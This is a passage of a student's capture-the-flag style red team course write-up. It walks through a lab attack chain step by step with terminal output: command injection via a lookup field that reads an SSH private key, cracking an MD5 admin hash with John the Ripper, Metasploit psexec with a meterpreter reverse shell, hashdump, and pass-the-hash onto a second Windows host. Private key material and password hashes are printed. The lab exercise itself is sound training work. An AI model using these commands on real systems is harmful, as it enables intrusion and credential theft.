
172.31.10.143 && cat /home/alice-devops/.ssh/id_rsa.pem

```
143.10.31.172.in-addr.arpa      name = ip-172-31-10-143.us-west-2.compute.internal.

Authoritative answers can be found from:

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
```

(Figure 11)

3.1

Using the new text file I created, I changed the file permission using chmod 700 new_key to make sure only the key file owner can read, write, or execute with it in case I used an ssh command to remotely connect my Kali machine to the other user's Linux server with the command ssh -i new_key -p 2222 alice-devops@172.31.10.4 and verified I was connected with whoami, receiving an alice-devops response. (Figure 12)




```
┌──(kali㉿kali)-[~]
└─$ ssh -i new_key -p 2222 alice-devops@172.31.10.4
^[[B^[[A^[[CWelcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  3 17:10:03 UTC 2023

  System load:  0.21240234375      Processes:             209
  Usage of /:   28.2% of 19.20GB   Users logged in:       0
  Memory usage: 19%                IPv4 address for ens5: 172.31.37.98
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

438 updates can be applied immediately.
188 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


*** System restart required ***
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ whoami
alice-devops
alice-devops@ubuntu22:~$ 
```

(Figure 12)


3.2

Now that I verified the connection to the Linux machine, I navigated the system and found a file windows-maintenance.sh and used nano windows-maintenace.sh. (Figure 13) What I found was the password hash for the user Administrator. (Figure 14) I took the password hash and copied and pasted it into a new text file new_hash. (Figure 15)




```
*** System restart required ***
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ whoami
alice-devops
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ nano windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ 
```

(Figure 13)



```
  GNU nano 6.2                                  windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
```

(Figure 14)




```
 GNU nano 7.2                                          new_hash
00bfc8c729f5d4d529a412b12c58ddd2
```

(Figure 15)

4.1

I used John The Ripper to crack the password using the command line sudo john –wordlist=/usr/share/wordlists/john.lst /home/kali/new_hash – format=raw-md5, using the wordlists presaved in my Kali system, and I received the password pokemon. (Figure16)




```
┌──(kali㉿kali)-[~]
└─$ sudo john --wordlist=/usr/share/wordlists/john.lst /home/kali/new_hash --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon          (?)
1g 0:00:00:00 DONE (2025-05-28 16:20) 50.00g/s 115200p/s 115200c/s 115200C/s keller..karla
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

(Figure 16)

5.1

Now that I have the password for username Administrator, it was time to gain access to one of the Windows machines that we found on the network earlier. I opened Metasploit with msfconsole and loaded the windows/smb/psexec exploit module with the command use windows/smb/psexec. (Figure 17)




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.3.14-dev                          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

(Figure 17)


5.2

With the module loaded, I used show options to show what module options I needed to change. I changed the RHOSTS to the Windows machine IP 172.31.6.74, the SMBUser to Administrator, the SMBPass to pokemon, and the PAYLOAD to windows/x64/meterpreter/reverse_tcp, and ran the exploit. (Figure 18-19) Once I successfully exploited the Windows machine, I used hashdump to see what hashes I can pull and saved the results, then I put that meterpreter session in the background so I can work on the next Windows machine. (Figure 20-21)




```
msf6 > use windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                    t/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a norm
                                                    al read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.9.243     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

(Figure 18)



```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.6.74
RHOSTS ⇒ 172.31.6.74
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.31.6.74      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                    t/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a norm
                                                    al read/write folder share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):
```

(Figure 19)




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

(Figure 20)

6.1

Once I was back in Metasploit, I changed the RHOSTS to the other Windows machine IP 172.31.4.27, the SMBUser to Administrator2, and the SMBPass to the hash aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab, which was retrieved from the previous hashdump. (Figure 21)




```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.4.27
RHOSTS ⇒ 172.31.4.27
```

(Figure 21)


6.2

Once I ran the module and successfully exploited the other Windows machine, I went ahead and searched for a "secrets.txt" file using search -f secrets.txt and found it. (Figure 22) I navigated over to the file and used cat secrets.txt and it revealed the message "Congratulations! You have finished the red team course!" (Figure 23)



```
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000
```

(Figure 22)



```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd debug
meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter >
```

(Figure 23)